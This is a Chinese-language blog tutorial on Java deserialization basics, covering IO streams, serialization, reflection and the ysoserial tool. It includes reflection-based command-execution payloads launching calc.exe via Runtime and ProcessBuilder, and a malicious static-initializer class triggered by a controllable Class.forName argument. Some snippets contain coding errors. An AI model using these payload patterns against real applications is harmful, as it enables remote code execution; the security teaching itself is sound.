java反序列化预备全知
 ·2023-02-14 13:45·23 分钟·16K·吉林·历史精选
Java原生序列化/反序列化 Java IO 在学习Java反序列化之前我们先要了解一下Java的输入输出流: java的IO流分为了文件IO流(FileInput/OutputStream)和对象IO流(ObjectInput/OutputStream),从名字上就可以看出来一个是用来对文件进行输入和输出,一个是对对象进行输入和输出。 流的传输过程: 首先不管是输入还是输出,传输的两端都是文件和
Java原生序列化/反序列化
Java IO
在学习Java反序列化之前我们先要了解一下Java的输入输出流:
java的IO流分为了文件IO流(FileInput/OutputStream)和对象IO流(ObjectInput/OutputStream),从名字上就可以看出来一个是用来对文件进行输入和输出,一个是对对象进行输入和输出。
流的传输过程:
首先不管是输入还是输出,传输的两端都是文件和java的运行程序,所以如果想要在这二者之间进行传输,我们就需要将他们两个之间搭起来一个可以传输的通道,这样就可以实现流的传输。
- 输出流(OutputStream):
如果我们想对一个文件进行写入操作,那么实质上是在java程序中将流(想要写入的内容)输出到目的文件中,所以流的方向是从java输出到文件,举个对文件写入一个对象的例子:
ObjectOutputStream oos = new ObjectOutputStream(new FileOutputStream("filename"));
oos.writeObject(obj);
首先用new FileOutputStream创建一个文件输出流,再用new ObjectOutputStream创建一个对象输出流(因为oos是对象输出流类型),这时我们就可以在java程序中向外(文件)输出流(内容)了,画成图大概是这样:

当我们要给这个文件传一个obj对象时,就会从java程序顺着这条通道进入到file中。
- 输入流(InputStream)
其实输入流和输出流构建出传输通道的方法几乎是一样的,区别就是流的输出方向是从file指向了java程序,所以如果想要read这个文件我们就要用输入流将file输入到java程序中进行读取。
Java序列化和反序列化的过程
首先为什么要进行序列化和反序列化,在程序运行结束后,这个程序里的对象都会被删除,并且对象的构成很复杂,传输起来非常不方便。如果我们想要让某些对象持久的保存下来并利于传输,我们就可以将这些对象进行序列化成一串数据,保存在某个地方,在需要用到这个对象时再反序列化让这一串数据还原成一个对象。看到一个很生动的比喻,想把一张桌子搬进门里,如果不能通过,我们就可以将这个桌子拆开(序列化),在搬进去之后再将桌子组装回去(序列化),这就是序列化和反序列化。
与php反序列化不同的是php序列化和反序列化提供了关键字serialize和unserialize,但java并没有这种api,我们刚才提到了Java的IO,那么它和Java的序列化和反序列化之间有什么关系呢,我们刚才说序列化就是将对象转换为一串字节数据并保存起来,那么这个过程的实现其实就是依靠java的输出,将这个对象从java程序里以字节数据流的形式输出到java的外部,相对的反序列化其实就是依靠java的输入,将java外的字节数据流输入到java程序中,最终经过一些处理还原为对象。也就是说java中的序列化和反序列化是需要开发人员自己写出整个过程。这里提供两段使用javaIO进行序列化和反序列化的代码(如果要完成整个序列化和反序列化的过程,还需要其他方法参与构建,如readObject和writeObject,下面会提到),假设ser.bin是我们用来储存序列化后字节数据流的文件:
/** 要序列化和反序列化的类 **/
import java.io.Serializable;
public class Person implements Serializable {
    private String name;
    private int age;
    public Person(){
    }
    // 构造函数
    public Person(String name, int age){
        this.name = name;
        this.age = age;
    }
    @Override
    public String toString(){
        return "Person{" +
                "name='" + name + '\\'' +
                ", age=" + age +
                '}';
    }
}
/** 序列化 **/
import java.io.FileOutputStream;
import java.io.IOException;
import java.io.ObjectOutput;
import java.io.ObjectOutputStream;
public class SerializationTest {
    public static void serialize(Object obj) throws IOException{
        ObjectOutputStream oos = new ObjectOutputStream(new FileOutputStream("ser.bin"));
        oos.writeObject(obj);
    }
    public static void main(String[] args) throws Exception{
        Person person = new Person("aa",22);
        System.out.println(person);
        serialize(person);
    }
}
/** 反序列化 **/
import java.io.FileInputStream;
import java.io.IOException;
import java.io.ObjectInputStream;
public class UnserializeTest {
    public static Object unserialize(String Filename) throws IOException, ClassNotFoundException{
        ObjectInputStream ois = new ObjectInputStream(new FileInputStream(Filename));
        Object obj = ois.readObject();
        return obj;
    }
    public static void main(String[] args) throws Exception{
        Person person = (Person)unserialize("ser.bin");
        System.out.println(person);
    }
}
输出后可以发现在序列化之前输出对象person和在反序列化后输出都调用了__toString,成功构造了序列化和反序列化。
php和Java反序列化之间的区别
在php的序列化和反序列化中提供了serialize和unserialize函数,可以直接将对象序列化为一串数据或直接将一串数据反序列化为一个对象,程序员在这个过程中是无法参与的,但在Java中,需要程序员自己来构建序列化和反序列化的过程,php在反序列化时会自动触发__wakeup函数,java在反序列化时会自动触发readObject方法,虽然都是在反序列化时触发,但二者之间有一些细微的差别。
php反序列化(对一个数据库链接对象反序列化):
<?php
class Connection
{
    protected $link;
    private $dsn, $username, $password;
    public function __construct($dsn, $username, $password)
    {
        $this->dsn = dsn;
        $this->username = username;
        $this->password = password;
        $this->connect();
    }
    private function connect()
    {
        $this->link = new PDO($this->dsn, $this->username, $this->password);
    }
}
如果我们直接输出序列化后的这个Connection类的对象,发现输出为null,那么在反序列化时也是null,因为在php中资源类型的对象默认不会写入序列化数据中。
如果我们将代码改成下面这样就可以在序列化后在$link中拿到一个数据库连接了:
<?php
class Connection
{
    protected $link;
    private $dsn, $username, $password;
    public function __construct($dsn, $username, $password)
    {
        $this->dsn = dsn;
        $this->username = username;
        $this->password = password;
        $this->connect();
    }
    private function connect()
    {
        $this->link = new PDO($this->dsn, $this->username, $this->password);
    }
    public function __sleep()
    {
            return array('dsn', 'username', 'password');
    }
    public function __wakeup()
    {
        $this->connect();
    }
}
Connection的对象被反序列化后调用__wakeup,执行connect函数连接数据库,所以__wakeup的作用其实是反序列化后执行一些初始化操作,但在php中很少利用序列化数据传输资源类型的对象,而其他类型的对象在反序列化的时候已经把值写死了,所以php的反序列化漏洞中很少是由__wakeup这个方法触发的,通常触发在__destruct中。
Java反序列化:
import java.io.IOException;
import java.io.Serializable;
public class Person implements Serializable {
    private String name;
    private int age;
    Person(String name,int age)
    {
        this.name = name;
        this.age = age;
    }
    private void writeObject(java.io.ObjectOutputStream s) throws IOException {
        s.defaultWriteObject();
        s.writeObject("This is a Object");
    }
    private void writeObject(java.io.ObjectInputStream s) throws IOException, ClassNotFoundException {
        s.defaultReadObject();
        String message = (String) s.readObject();
        System.out.println(message);
    }
}
在writeObject中,当传入的对象完成了从ObjectOutputStream中继承来的defaultWriteObject后,向流内写入了一个"This is a Object",因此会在序列化后触发改方法,将字符串写入输出流的对象中,用知识星球里提到的工具SerializationDumper可以看到这个字符串被写到了objectAnnotation位置,在反序列化还原对象时就会将这个字符串输出。
反序列化的过程是根据开发者的想法来实现的,所以总结一下__wakeup和readObject的不同就是:readObject倾向于解决"反序列化时如何还原一个完整对象"这个问题,而PHP的__wakeup更倾向于解决反序列化后如何初始化这个对象的问题。
反射+URLDNS
Java反射篇
如果我们有一个类,那么我们可以通过实例化该类的对象并调用其中的方法,或者我们也可以直接调用该类中的静态方法,这是我们在一般情况下调用一个方法时的过程,但是在不同的语言中也有不同的方法可以拿到某一个类中的所有内容,在java中我们可以通过“反射”来拿到某一个类中的具体内容 如果把通过new对象并且调用其中的方法的过程叫做“正射”,那么不使用new来创建对象并调用其中方法的过程就叫做“反射”
反射常用到的方法
在java的lang包中有一个静态Class类 在java程序运行并编译加载一个类时,java.lang.Class就会实例化出一个对象,这个对象储存该类的所有信息 因此我们可以通过一些方法来获取到这个类的信息 先了解一些方法
Class.forName(classname)获取classname类中的所有属性包括类名 比如Class clazz = Class.forName("java.lang.Runtime");
那么类clazz中就得到了java.lang.Runtime中的所有属性
Class.newInstance()实例化对象,并触发该类的构造方法 下面会详细解释Class.getMethod(method name,arg)获取一个对象中的public方法,由于java支持方法的重载,所以需要第二参数作为获取的方法的形参列表,这样就可以确定获取的是哪一个方法Method.invoke() 执行方法,如果是一个普通方法,则invoke的第一个参数为该方法所在的对象,如果是静态方法则第一个参数是null或者该方法所在的类 第二个参数为要执行方法的参数
forName并不是唯一获取一个类的方式,其他方式还有:
- obj.getClass() 如果上下文中存在某个类的实例obj,那我们可以直接通过obj.getClass来获取它的类
- Y1.class 如果已经加载了一个类Y1,只是想获取到它由java.lang.class所创造的对象,那么就直接使用这种方法获取即可,这种方法并不属于反射
- Class.Forname 如果知道某个类的名字,想获取到这个类,就可以使用forName来获取
关于forname
默认情况下 forName的第一个参数是类名,第二个参数表示是否初始化,第三个参数就是ClassLoader
ClassLoader是一个“加载器”,告诉java虚拟机如何加载这个类,java默认的ClassLoader就是根据类名加载类,这个类名必须是完整路径,比如上面提到的java.lang.Runtime
第二个参数initialize用于forname时的初始化,一般我们会认为初始化就是加载类的构造函数,其实并不是,这里提到的初始化有以下过程:
看下面这个类:
class TrainPrint{
    {
        System.out.printf("Empty block inittial &s\\n", this.getClass());
    }
    static{
        System.out.printf("Static initial %s\\n", TrainPrint.class);
    }
    public TrainPrint(){
        System.out.printf("Innitial %s\\n", this.getClass());
    }
}
这个类中一共有三个代码块 ,在进行初始化时按照以下优先级调用代码块
- static{}
- {}
- 构造函数
其中,static{}就是在“类初始化”时调用的,而{}中的代码会放在构造函数的super()后面,但在当前构造函数内容的前面
所以forNmae中的initialize=true其实就是告诉jvm是否执行“类初始化”
那么 如果有以下方法 其中的参数name可控:
public void ref(String name) throws Exception {
        Class.forName(name);
}
我们就可以编写一个恶意类,将恶意代码放置在static{}中,从而执行:
class PayLoad{
    static{
        try{
            Runtime rt = Runtime.getRuntime();
            String[] commands = {"touch", "/etc/passwd"};
            Process pc = rt.exec(commands);
            pc.waitFor();
        } catch (Exception e){
        }
    }
}
如何通过反射执行命令
我们刚才提到,如果想拿到一个类,需要先import才能使用,而使用forname就不需要了,这样我们就可以利用forname加载任意类。
在java中是支持内部类的,比如我们在普通类 c1中编写内部类c2,在编译时会生成两个文件:c1.class和c1$c2.class,这两个类之间可以看作没有关联,通过Class.forname("c1$c2")即可加载这个内部类,当fastjson在checkAutotype时就会先讲$替换成. 上面说到的$的作用时查找内部类。
当我们通过反射获取到一个类之后,可以继续通过反射来调用其中的属性和方法,也可以继续实例化这个类,调用其中的方法,也就是用newInstance()
上面提到过newInstance会实例化类,并且触发它的构造方法,所以在一些情况下newInstance是不能成功执行的,比如
Class clazz = Class.forName("java.lang.Runtime");
clazz.getMethod("exec",String.class).invoke(clazz.newInstance(), "id");

我们分析上面两行代码,首先通过反射将java.lang.Runtime中的所有属性和方法存到了clazz中,继续利用反射拿到clazz(Runtime)中的exec方法,最后使用invoke执行该方法,问题就出在乐invoke的参数上。
我们上面提到了invoke执行方法,第一个参数是该方法所在的对象或者类,也就是说我们需要通过clazz.newInstance来实例化clazz,作为invoke的参数,但clazz的构造函数来自于Runtime,我们看一下Runtime的构造函数

Runtime的构造方法为私有,所以在newInstance时才会报错。
这里P神的java安全漫谈里说明了为什么要将构造方法设为私有,这就是很常见的“单例模式”。
比如对于web应用来说,数据库只需要建立一次链接,而不是每次用到数据库都要建立一次新的连接,作为开发者就可以将数据库连接使用的构造函数设为私有,然后编写一个静态方法来获取:
public class TrainDB() {
    private static TrainDB instance = new TrainDB();
    public static TrainDB getInstance() {
        return instance;
    }
    private TrainDB() {
    // 建立连接的代码
    }
}
在这个类初始化时,就会在类内部实例化出一个连接数据库的对象,我们在需要数据库连接时,只需要调用其中的getInstance()方法获取这个对象即可。
回到如何执行命令上,如果不能通过实例化调用方法,我们就可以尝试继续通过反射来调用方法,我们将代码改成下面这样就可以了:
Class clazz = Class.forname("java.lang.Runtime");
clazz.getMethod("exec",String.class).invoke(clazz.getMethod("getRuntime").invoke(clazz),"calc.exe");
我们在刚开始执行命令时就用到了Runtime来获取其中的exec方法,不难看出它和python的os类似,给我们提供了一些可以执行命令的方法,那么Runtime到底有什么作用?
每当我们执行一个java程序时,Runtime类都会生成一个实例,来储存当前运行的java程序的相关信息,我们可以通过Runtime类中的getRuntime()方法来调用当前java程序的运行环境(也就是上面提到的储存相关信息的实例),这样就可以在执行系统命令时让jvm知道我们要对哪个java程序执行命令
我们分析以下上面执行命令的两行代码
- 通过反射获得Runtime类
- 通过反射获得clazz(Runtime)中的
exec方法 invoke()调用exec方法- 调用
getRuntime()将当前java程序运行的环境作为参数传递给invoke,并执行命令exec "calc.exe"
可以发现我们在用invoke执行Runtime中的命令时,如果不能通过newInstance来实例化对象作为参数,我们可以通过调用getRuntime()来获取当前环境,从而代替invoke的第一个参数。
上面执行命令的两行代码分解开就是:
Class clazz = Class.forname("java.lang.Runtime");
Method execMethod = clazz.getMethod("exec", String.class);
Method getRuntime = clazz.getMethod("getRuntime");
Object currentRuntime = getRuntime.invoke(clazz);
execMethod.invoke(currentRuntime, "calc.exe");
一些其他的反射机制
- 我们刚才说到可以通过forname拿到了一个类,并且继续利用反射或实例化调用其中的方法,如果一个类没有无参构造方法或者也没有类似单例模式里的静态方法,那我们应该怎样通过反射实例化该类呢?
- 如果一个方法或构造方法是私有方法,我们应该怎么去执行它呢?
利用ProcessBuilder执行命令
第一个问题,我们可以用一个新的反射方法getConstructor。
和getMethod类似,getConstructor接收的参数是构造函数的的列表类型,因为构造函数也支持重载,所以要用参数列表类型才能唯一确定一个构造函数
比如我们常用的另一种执行命令的方式ProcessBuilder,我们使用反射来获取其构造函数,然后 调用start()来执行命令
ProcessBuilder:
ProcessBuilder用于创建操作系统进程,它提供一种启动和管理进程(也就是应用程序)的方法,我们可以通过实例化这个类并且通过反射调用其中的start方法来开启一个子进程 ,我们可以理解成当getRuntime被禁用时,可以用ProcessBuilder来执行命令。
ProcessBuilder有两个构造函数:
public ProcessBuilder(List<String> command)public ProcessBuilder(String... commang)
我们用ProcessBuilder写一个执行命令的payload:
Class clazz = Class.forName("java.lang.ProcessBuilder");
 ((ProcessBuilder)clazz.getConstructor(List.class).newInstance(Arrays.asList("calc.exe"))).start();
- 首先利用反射获取
ProcessBuilder类; - 获取clazz(ProcessBuilder)形参列表为
List<String> command的构造函数; - 将获取到的构造函数利用newInstance进行实例化,调用构造函数;
- 对构造函数传入的参数为
calc.exe,并且用Arrays.asList方法将要执行的命令转为List类型; - 返回List类型的
command;


1. 将List类型的command强制转换为`ProcessBuilder`类型,这样就可以调用`ProcessBuilder`中的start方法打开`calc.exe`进程。

可以看到这个方法需要用到强转,但有时候在利用漏洞时并没有这种语法,所以我们接着利用反射来完成这一步
```
Class clazz = Class.forName("java.lang.ProcessBuilder"); clazz.getMethod("start").invoke(clazz.getConstructor(List.class).newInstance(Arrays.asList("calc.exe")));
```
1. forName获取类;
2. 获取clazz中的`start`方法;
3. 用invoke执行start方法,这里我们之前说过用invoke执行方法时,第一个参数要是该方法所在类的对象,但clazz中没有无参构造方法,所以invoke的第一个参数不能是`clazz.newInstance`,所以这里我们换个方法,通过`getConstructor`获取到`ProcessBuilder`的构造函数,并利用这个构造函数`newInstance`,在实例化的同时对构造方法传入参数`calc.exe`,因为我们刚才提到了`ProcessBuilder`是没有无参构造函数的,所以在实例化的时候必须要传入参数。(这里获取的构造方法依然是上面提到的形参列表为List的构造函数)
那么我们再来看`ProcessBuilder`的另一个构造方法:

我们看到这个构造方法的参数列表为`String... command`,这个参数列表的意思其实就是参数数量可变列表,当我们在写一个方法时,不知道要传入多少参数,我们就可以写成`Type... Args`的方式,其实在底层来看`String... command`这样的写法就等效于`String[] command`,相当于传入了一个字符数组
比如有一个hello方法:
```
public void hello(String...names){}
```
如果我们有一个数组想传给y1方法,只需要直接传就行:
```
String[] names = {"hello", "world"};
hello(names)
```
所以如果我们想要获取到参数列表为`String... command` 的这个构造方法,我们在`getConstructor`时要传入的参数为`String[].class`,在调用newInstance时,因为这个构造方法本身接受的就是一个可变长数组,我们在传入时也传入了一个数组,因此叠加起来是一个二维数组,所以利用这个构造方法的payload如下:
```
Class clazz = Class.forName("java.lang.ProcessBuilder");
((ProcessBuilder)clazz.getConstructor(String[].class).newInstance(new String[]{{"calc.exe"}})).start();
```
1. 反射拿到类;
2. `getConstructor`拿到参数列表为`String... command`的构造方法;
3. `newInstance`触发该构造方法,并且传入一个二维字符数组;
4. 由于返回的command是字符数组类型,所以强转为`ProcessBuilder`并用`start()`方法触发;
如何通过反射执行私有方法
再回到第二个问题上,如果一个方法或构造方法是private,我们是否能执行它呢?
这里就要用到getDeclared系列的反射了,与普通的getMethod,getConstructor区别是:
getMethod系列方法获取的是当前类中所有公共方法,包括从父类继承的方法;getDeclaredMethod系列方法获取的是当前类中“声明”的方法,是实写在这个类里的,包括私有的方法,但从父类里继承来的就不包含了
在用法上getDeclaredMethod的具体用法与getMethod类似,getDeclaredConstructor的具体用法和getConstructor类似
举个例子,我们之前提到过Runtime的构造方法是私有的,所以我们要通过Runtime.getRuntime()来获取对象,其实我们也可以直接用getDeclaredConstructor来获取这个私有的构造方法实例化对象,进而执行命令:
Class clazz = Class.forName("java.lang.Runtime");
        Constructor m =clazz.getDeclaredConstructor();
        m.setAccessible(true);
        clazz.getMethod("exec",String.class).invoke(m.newInstance(), "calc.exe");
这里我们在获取到私有方法后,要用setAccessible()方法使这个私有方法可以被访问,其他的就和之前介绍的反射一样了,如果不用setAccessible()方法修改作用域这个方法是仍然不能调用的
————————————————————————————————————————————
ysoserial
在上手java反序列化的第一条链子之前,我们需要一个集成了java反序列化各种gadget chains(利用链)的工具,ysoserial。
ysoserial下载好后还需要再安装一些其他的依赖,教程网上有很多,我就不细说了,我们先简单了解一下ysoserial中一些比较重要的东西。
首先是序列化(Serialize):

这个序列化操作和我之前提到的基本是一样的,将一个对象以字节流的形式输出并保存,并触发它的writeObject。
反序列化(Unserialize 再ysoserial中叫Deserialize):

将一个字节流读入还原为对象并触发它的readObject。
Payloadrunner:
